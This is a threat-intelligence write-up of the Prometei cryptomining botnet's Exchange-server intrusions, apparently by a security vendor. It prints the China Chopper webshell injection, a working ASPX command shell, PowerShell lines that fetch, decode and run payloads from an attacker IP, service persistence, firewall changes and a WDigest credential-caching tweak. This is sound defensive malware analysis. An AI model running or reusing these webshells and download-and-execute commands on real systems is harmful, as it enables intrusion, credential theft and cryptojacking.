MALICIOUSLIFE
THE CYBEREASON NEWS NETWORK

Prometei Botnet Exploiting Microsoft Exchange Vulnerabilities

April 22, 2021

WRITTEN BY
Lior Rochberger


Recently, the Cybereason Nocturnus Team responded to several incident response (IR) cases involving infections of the Prometei Botnet against companies in North America, observing that the attackers exploited recently published Microsoft Exchange vulnerabilities (CVE-2021-27065 and CVE-2021-26858) in order to penetrate the network and install malware.
Prometei is a modular and multi-stage cryptocurrency botnet that was first discovered in July 2020 which has both Windows and Linux versions. To achieve their goal of mining Monero coins, Prometei uses different techniques and tools, ranging from Mimikatz to SMB and RDP exploits and other tools that all work together to propagate across the network.
Although Prometei was officially discovered in mid-2020, the Cybereason Nocturnus Team found evidence that Prometei might date back as far as 2016 and has been evolving ever since, adding new modules and techniques to its capabilities. The latest versions of Prometei now provide

the attackers with a sophisticated and stealthy backdoor that supports a wide range of tasks that make mining Monero coins the least of the victims' concerns.
This report will present the findings of our investigation of the attacks, including the initial foothold sequence of the attackers, the functionality of the different components of the malware, the threat actors' origin and the bot's infrastructure.

KEY FINDINGS

• **Exploiting Microsoft Exchange Vulnerabilities:** Prometei exploits the recently disclosed Microsoft Exchange vulnerabilities associated with the HAFNIUM attacks to penetrate the network for malware deployment, credential harvesting and more.
• **Wide range of Victims:** The victimology is quite random and opportunistic rather than highly targeted, which makes it even more dangerous and widespread. Prometei has been observed to be active in systems across a variety of industries, including: Finance, Insurance, Retail, Manufacturing, Utilities, Travel, and Construction. It has been observed infecting networks in the U.S., UK and many other European countries, as well as countries in South America and East Asia. It was also observed that the threat actors appear to be explicitly avoiding infecting targets in former Soviet bloc countries.
• **Exploiting SMB and RDP Vulnerabilities:** The main objective of Prometei is to install the Monero miner component on as many endpoints as it can. To do so, Prometei needs to spread across the network - and for that, it uses many techniques such as known exploits EternalBlue and BlueKeep, harvesting credentials, exploiting SMB and RDP exploits, and other components such as SSH client and SQL spreader.
• **Cross-Platform Threat:** Prometei has both Windows-based and Linux-Unix based versions, and it adjusts its payload based on the detected operating system, on the targeted infected machines when spreading across the network.

• **Cybercrime with APT Flavor:** Threat actors in the cybercrime community continue to adopt APT-like techniques and improve the efficiency of their operations. It is assessed that the Prometei group is financially motivated and operated by Russian-speaking individuals but is not backed by a nation-state. By exploiting the computing resources of multiple endpoints to mine bitcoin, the threat actors behind Prometei can earn hefty sums of cryptocurrency over time.
• **Resilient C2 Infrastructure:** Prometei is built to interact with four different command and control (C2) servers which strengthens the botnet’s infrastructure and maintains continuous communications, making it more resistant to takedowns.
• **Older than it Seems:** The Prometei Botnet was first discovered in July 2020, but new evidence shows it was seen in the wild as far back as 2016. The Prometei Botnet is continuously evolving, with new features and tools observed in the newer versions.


Exchange Vulnerability
PowerShell
Zsvc.exe (Main bot module)
copied to C:\Windows\Sqhost.exe
creates a service for Sqhost.exe
UPlugPlay service
Sqhost.exe (Commandline: Dcomsvc)
C2 communication
C2 tasks
Reconnaissance
Watchdog
Miner (SearchIndexer.exe)
Download & Execute additional modules
RdpClip.exe (Spreader module)
Miwalk.exe (Customize Mimikatz)
Nethelper (SQL - Spreader)
Windrlver (SSH - Spreader)

Attack sequence diagram

INITIAL COMPROMISE: EXPLOITATION OF THE MICROSOFT EXCHANGE VULNERABILITY

During the IR investigation, the Nocturnus Team was able to identify the initial compromise vector, in which the attackers exploited the recently discovered vulnerabilities in Microsoft Exchange server, which allowed them to perform remote code execution by exploiting the following CVEs: CVE-2021-27065 and CVE-2021-26858.

The attackers used this vulnerability to install and execute the China Chopper webshell via the following commands:

```
Set-OabVirtualDirectory with the Parameters: -ExternalUrl "http://f/<script
language="JScript" runat="server">function
Page_Load(){eval(Request["NO9BxmCXw0JE"],"unsafe");}</script>" -
Identity "OAB (Default Web Site)"
```

$d=[System.Convert]::FromBase64String('PCVAIFB hZ2UgTGFuZ3VhZ2U9IkMjIiBFbmFibGVWaWV 3U3RhdGU9ImZhbHNlIiAlPg0KPCVAIEltcG9yd CBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zd GljcyIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWN lPSJTeXN0ZW0uSU8iICU+DQo8JQ0KCXN0cmlu ZyBxID0gIiI7DQogICAgICAgIGlmIChSZXF1ZXN0 LlF1ZXJ5U3RyaW5nWyJxIl0gIT0gbnVsbClxPSBS ZXF1ZXN0LlF1ZXJ5U3RyaW5nWyJxIl07DQogIC AgICAgIGlmIChSZXF1ZXN0LlF1ZXJ5U3RyaW5n WyJxNjQiXSAhPSBudWxsKXE9IFN5c3RlbS5UZX h0LkVuY29kaW5nLlVURjguR2V0U3RyaW5nKE NvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF 1ZXN0LlF1ZXJ5U3RyaW5nWyJxNjQiXSkpOw0K DQoNCglSZXNwb25zZS5Xcml0ZSgicnVueyIrcS	<%@ Page Language="C#" EnableViewState="false" %> <%@ Import Namespace="System.Diagnostics" %> <%@ Import Namespace="System.IO" %> <% string q = ""; if (Request.QueryString["q"] != null)q= Request.QueryString["q"]; if (Request.QueryString["q64"] != null)q= System.Text.Encoding.UTF8.GetString(Convert.From Base64String(Request.QueryString["q64"])); Response.Write("run{"+q+"}"); if(q!="") { Process p = new Process(); p.StartInfo.CreateNoWindow = true; p.StartInfo.FileName = "cmd.exe"; p.StartInfo.Arguments = "/c " + q; p.StartInfo.UseShellExecute = false; p.StartInfo.RedirectStandardOutput = true; p.StartInfo.RedirectStandardError = true; p.Start(); Response.Write(p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd()); Response.End(); } %>


sifSIpOw0KCWlmKHEhPSIiKSB7DQogICAgICAg ICAgICAgICAgUHJvY2VzcyBwID0gbmV3IFByb2 Nlc3MoKTsNCiAgICAgICAgICAgICAgICBwLlN0Y XJ0SW5mby5DcmVhdGVOb1dpbmRvdyA9IHR ydWU7DQogICAgICAgICAgICAgICAgcC5TdGFy dEluZm8uRmlsZU5hbWUgPSAiY21kLmV4ZSI7 DQogICAgICAgICAgICAgICAgcC5TdGFydEluZm 8uQXJndW1lbnRzID0gIi9jICIgKyBxOw0KICAgIC AgICAgICAgICAgIHAuU3RhcnRJbmZvLlVzZVNo ZWxsRXhlY3V0ZSA9IGZhbHNlOw0KICAgICAgIC AgICAgICAgIHAuU3RhcnRJbmZvLlJlZGlyZWN0 U3RhbmRhcmRPdXRwdXQgPSB0cnVlOw0KIC AgICAgICAgICAgICAgIHAuU3RhcnRJbmZvLlJlZG lyZWN0U3RhbmRhcmRFcnJvciA9IHRydWU7D QogICAgICAgICAgICAgICAgcC5TdGFydCgpOw0 KCQlSZXNwb25zZS5Xcml0ZShwLlN0YW5kYXJk T3V0cHV0LlJlYWRUb0VuZCgpICsgcC5TdGFuZG FyZEVycm9yLlJlYWRUb0VuZCgpKTsNCgkJUmV zcG9uc2UuRW5kKCk7DQogICAgICAgIH0gICAg ICAgDQolPg=='); [io.file]::WriteAllBytes('C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\<file_name>.aspx',$d);	

Once the attackers gained access to the network, they deleted the .aspx webshell file to cover their tracks:

```
cmd.exe /c del "C:\Program Files\Microsoft\Exchange
Server\V15\\frontend\httpproxy\owa\auth\<file_name>.aspx"
```

Using the webshell, the attackers launched a PowerShell that was then used to download a payload from the following URL: http://178.21.164[.]68/dwn.php?b64=1&d=nethost64C.exe&B=_AMD64,<machine_name>

The payload is then saved as C:\windows\zsvc.exe and executed. This is the start of the Prometei botnet execution:



```
powershell "$b=$(New-Object Net.WebClient).DownloadString('http://178.21.164.68/dwn.php?b64=1&d=nethost64C.exe&B=_AMD64,[redacted]');$d=[System.Convert]::FromBase64String($b);$t=New-Object Byte[]($d.Length);[int]$j=0;FOR([int]$i=0;$i -lt $d.Length; $i++){$j+=66;$t[$i]=(($d[$i] -bxor ($i*3 -band 255))-$j) -band 255;}[io.file]::WriteAllBytes('C:\windows\zsvc.exe',$t);Start-Process C:\windows\zsvc.exe"

C:\Windows\system32\cmd.exe /c ""C:\Program Files\Microsoft\Exchange Server\V15\\frontend\httpproxy\owa\auth\[redacted].cmd""

cmd.exe /c del "C:\Program Files\Microsoft\Exchange Server\V15\\frontend\httpproxy\owa\auth\[redacted].aspx"

cmd.exe /c whoami&echo ShellGood

"C:\Windows\System32\cmd.exe" /C ren C:\windows\zsvc.exe sqhost.exe

"C:\Windows\System32\cmd.exe" /C copy /y "c:\windows\zsvc.exe" C:\windows

"C:\Windows\System32\cmd.exe" /C netsh advfirewall firewall add rule name="Secure Socket Tunneling Protocol (HTTP)" dir=in action=allow program="c:\windows\sqhost.exe" enable=yes&netsh firewall add allowedprogram c:\windows\sqhost.exe "Secure Socket Tunneling Protocol (HTTP)" ENABLE

"C:\Windows\System32\cmd.exe" /C reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UPlugPlay" /v ImagePath /f /t REG_EXPAND_SZ /d "c:\windows\sqhost.exe Dcomsvc"

"C:\Windows\System32\cmd.exe" /C sc delete UPlugPlay&sc create UPlugPlay binPath= "c:\windows\sqhost.exe Dcomsvc" type= own DisplayName= "UPlug-and-Play Host" start= auto error= ignore

cmd.exe /c sc query UPlugPlay
```

Attack tree of the initial infection vector as observed in the Cybereason XDR Platform


THE PROMETEI BOTNET

When the first module of the botnet, *zsvc.exe*, is executed, it starts to "prepare the ground" for the other modules:

-
    -
    - It copies itself into C:\Windows with the name "sqhost.exe"
-
    -
    - It uses Netsh commands to add a firewall rule that will allow *sqhost.exe* to create connections over HTTP
    - It checks if there is a registry key named "UPlugPlay", and if present it deletes it
    - It sets a registry key for persistence as *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UPlugPlay* with the image path and command line *c:\windows\sqhost.exe Dcomsvc*
    - It creates several registry keys under *SOFTWARE\Microsoft\Fax\* and *SOFTWARE\Intel\support\* with the names *MachineKeyId, EncryptedMachineKeyId* and *CommId*, for later use by the different components for C2 communication.

SQHOST.EXE

Sqhost.exe is the main bot module, complete with backdoor capabilities that support a wide range of commands. Sqhost.exe is able to parse the prometei.cgi file from 4 different hardcoded command and control servers. The file contains the command to be executed on the machine. The commands can be used as “stand-alone” native OS commands (cmd commands, WMI, etc.) or can be used to interact with the other modules of the malware located under C:\Windows\dell



```
loc_14000F55E:
mov     [rbp+0B030h+var_AF38], 0Fh
mov     [rbp+0B030h+var_AF40], r12
mov     [rbp+0B030h+var_AF50], 0
mov     r8d, 2Eh
lea     rdx, aHttpP1Feefreep ; "http://p1.feefreepool.net/cgi-bin/prome"...
lea     rcx, [rbp+0B030h+var_AF50]
call    sub_140015E40
nop
;   } // starts at 14000F3D4
```

```
aHttpP1Feefreep db 'http://p1.feefreepool.net/cgi-bin/prometei.cgi',0
                                        ; DATA XREF: sub_14000EF20+65D↑o
```

```
loc_14000F591:
;   try {
mov     [rbp+0B030h+var_AED8], 0Fh
mov     [rbp+0B030h+var_AEE0], r12
mov     [rbp+0B030h+var_AEF0], 0
mov     r8d, 55h
lea     rdx, aHttpMkhkjxgcht ; "http://mkhkjxgchtfgu7uhofxzgoawntfzrkdc"...
lea     rcx, [rbp+0B030h+var_AEF0]
call    sub_140015E40
nop
;   } // starts at 14000F591
```

```
aHttpMkhkjxgcht db 'http://mkhkjxgchtfgu7uhofxzgoawntfzrkdccymveektqgpxrpjb72oq.zero/'
                                        ; DATA XREF: sub_14000EF20+690↑o
                db 'cgi-bin/prometei.cgi',0
```

```
loc_14000F5C4:
;   try {
mov     [rbp+0B030h+var_AE80], 0Fh
mov     [rbp+0B030h+var_AE88], r12
mov     [rbp+0B030h+var_AE98], 0
mov     r8d, 33h
lea     rdx, aHttpsGb7ni5rge ; "https://gb7ni5rgeexdcncj.onion/cgi-bin/"...
lea     rcx, [rbp+0B030h+var_AE98]
call    sub_140015E40
nop
;   } // starts at 14000F5C4
```

```
aHttpsGb7ni5rge db 'https://gb7ni5rgeexdcncj.onion/cgi-bin/prometei.cgi',0
                                        ; DATA XREF: sub_14000EF20+6C3↑o
```

```
loc_14000F5F7:
;   try {
mov     [rbp+0B030h+var_AE60], 0Fh
mov     [rbp+0B030h+var_AE68], r12
mov     [rbp+0B030h+var_AE78], 0
mov     r8d, 58h
lea     rdx, aHttpMkhkjxgcht_0 ; "http://mkhkjxgchtfgu7uhofxzgoawntfzrkdc"...
lea     rcx, [rbp+0B030h+var_AE78]
call    sub_140015E40
nop
;   } // starts at 14000F5F7
```


```
aHttpMkhkjxgcht_0 db 'http://mkhkjxgchtfgu7uhofxzgoawntfzrkdccymveektqgpxrpjb72oq.b32.i'
                                        ; DATA XREF: sub_14000EF20+6F6↑o
                  db '2p/cgi-bin/prometei.cgi',0
```

Embedded C2 domains in Sqhost.exe

Sqhost supports the following commands:

- **Call** - Execute a program or a file
- **Start_mining** - launch SearchIndexer.exe (the miner) with the file C:\windows\dell\Desktop.dat as its parameters
- **Start_mining1** - request C:\windows\dell\Desktop.dat from the C2, and then launch SearchIndexer.exe (the miner) with the file C:\windows\dell\Desktop.dat as its parameters
- **Stop_mining** - runs cmd.exe with command: “/c taskkill -f -im SearchIndexer.exe”
- **Wget** - download a file
- **Xwget** - download a file, save it, and use XOR to decrypt it
- **Quit** - terminate the bot execution using TerminateProcess
- **Quit2** - terminate the bot execution without using TerminateProcess
- **Sysinfo** - collect information about the machine (using native APIs and WMIC)
- **Exec** - execute a command


- **Ver** - return the bot version
- **Enc** - get/set the RC4 encryption key
- **Extip** - return the bot's external IP address
- **Chkport** - check if a specific port is open
- **Search** - search for files by name (potentially crypto currency wallets)
- **Set_timeout** - set a period of time for connecting to C2 server
- **Touch** - open a file
- **Touch_internal** - edit a file with a single byte to change access times
- **Touch_stop** - close a file
- **Update** - update the bot version
- **Set_Autoexec2** - set an automatic execution
- **Set_Autoexec1** - set an automatic execution
- **Set_cc1** - set a C2 server
- **Set_cc0** - set a C2 server



```
:0000000140046B90 aSetTimeout     db 'set_timeout',0
:0000000140046B9C                 align 20h
:0000000140046BA0 aSetCc0         db 'set_cc0',0
:0000000140046BA8 aSetCc1         db 'set_cc1',0
:0000000140046BB0 aSetAutoexec1   db 'set_autoexec1',0
:0000000140046BBE                 align 20h
:0000000140046BC0 aSetAutoexec2   db 'set_autoexec2',0
:0000000140046BCE                 align 10h
:0000000140046BD0 aTouchInternal  db 'touch_internal',0
:0000000140046BDF                 align 20h
:0000000140046BE0 aTouchStop      db 'touch_stop',0
:0000000140046BEB                 align 4
:0000000140046BEC aWget           db 'wget',0
:0000000140046BF1                 align 4
:0000000140046BF4 aXwget          db 'xwget',0
:0000000140046BFA                 align 20h
:0000000140046C00 aStopMining     db 'stop_mining',0
:0000000140046C0C                 align 10h
:0000000140046C10 aStartMining    db 'start_mining',0
:0000000140046C1D                 align 20h
:0000000140046C20 aStartMining1   db 'start_mining1',0
:0000000140046C2E                 align 10h
:0000000140046C30 aQuit           db 'quit',0
:0000000140046C35                 align 8
:0000000140046C38 aQuit2          db 'quit2',0
```

Some of the tasks supported by Sqhost.exe

The execution of the malware encountered in the investigation shows activities performed by the attackers which included tree processes: cmd.exe, sqhost.exe and wmic.exe:



```
p1.feefreepool.net > 88.198.246.242
wmic ComputerSystem get Model
wmic OS get lastbootuptime
wmic baseboard get product
wmic os get caption
c:\windows\sqhost.exe -watchdog
7z x netwalker.7z -phorhor123 -y
Auditpol /set /subcategory:"Logon" /failure:enable
netsh advfirewall firewall add rule name="Banned brute IPs" dir=in interface=any
action=block
localip=68.12.114.202,71.181.80.24,179.52.245.208,24.0.176.79,68.161.157.243,
netsh advfirewall firewall delete rule name="Banned brute IPs"
ping -n 3 127.0.0.1
taskkill -f -im rdpclip.exe
"C:\Windows\System32\cmd.exe" /C reg add "HKEY_LOCAL_
MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProvide
rs\WDigest" /v UseLogonCredential /f /t REG_DWORD /d 1
"C:\Windows\dell\windrlver.exe" ssh [redacted]:22 "C:\Wind
ows\dell\[redacted]" 178.21.164.68
```

Attack tree of the infection as observed in the Cybereason Defense platform

CMD.exe: was used to execute the following commands (some of the commands are broken into individual commands for readability):

Auditpol /set /subcategory:"Logon" /failure:enable	Configuring Microsoft Windows Server to log all failed logons using auditpol
○ netsh advfirewall firewall delete rule name="Banned brute IPs" ○ netsh advfirewall firewall add rule name="Banned brute IPs" dir=in interface=any action=block localip=68.12.114.202,71.181.80.24,179.52.245.208,24.0.176.79,68.161.157.243, ○ netsh advfirewall firewall add rule name="Banned brute IPs" dir=in interface=any action=block remoteip=68.12.114.202,71.181.80.24,179.52.245.208,24.0.176.79,68.161.157.243,	Blocking certain IP addresses from communicating with the machine. We assess that those IP addresses are used by other malware, potentially Miners, and the attackers behind Prometei wanted to ensure that all the resources of the

	network are available just for them.
powershell.exe "if(-not (Test-Path 'C:\windows\ExchDefender.exe')) {$b64=$(New-Object Net.WebClient).DownloadString('http://178.21.164.68/dwn.php?d=ExchDefender.exe&b64=1');$data=[System.Convert]::FromBase64String($b64);$bt=New-Object Byte[]($data.Length);[int]$j=0;FOR([int]$i=0;$i -lt $data.Length; $i++){$j+=66;$bt[$i]=(((($data[$i]) -bxor (($i*3) -band 0xFF))-$j) -band 0xFF);}[io.file]::WriteAllBytes('C:\windows\dell\ExchDefender.exe',$bt);}"	Downloading ExchDefender.exe, an additional module of the botnet into C:\\Windows\dell and executes it.
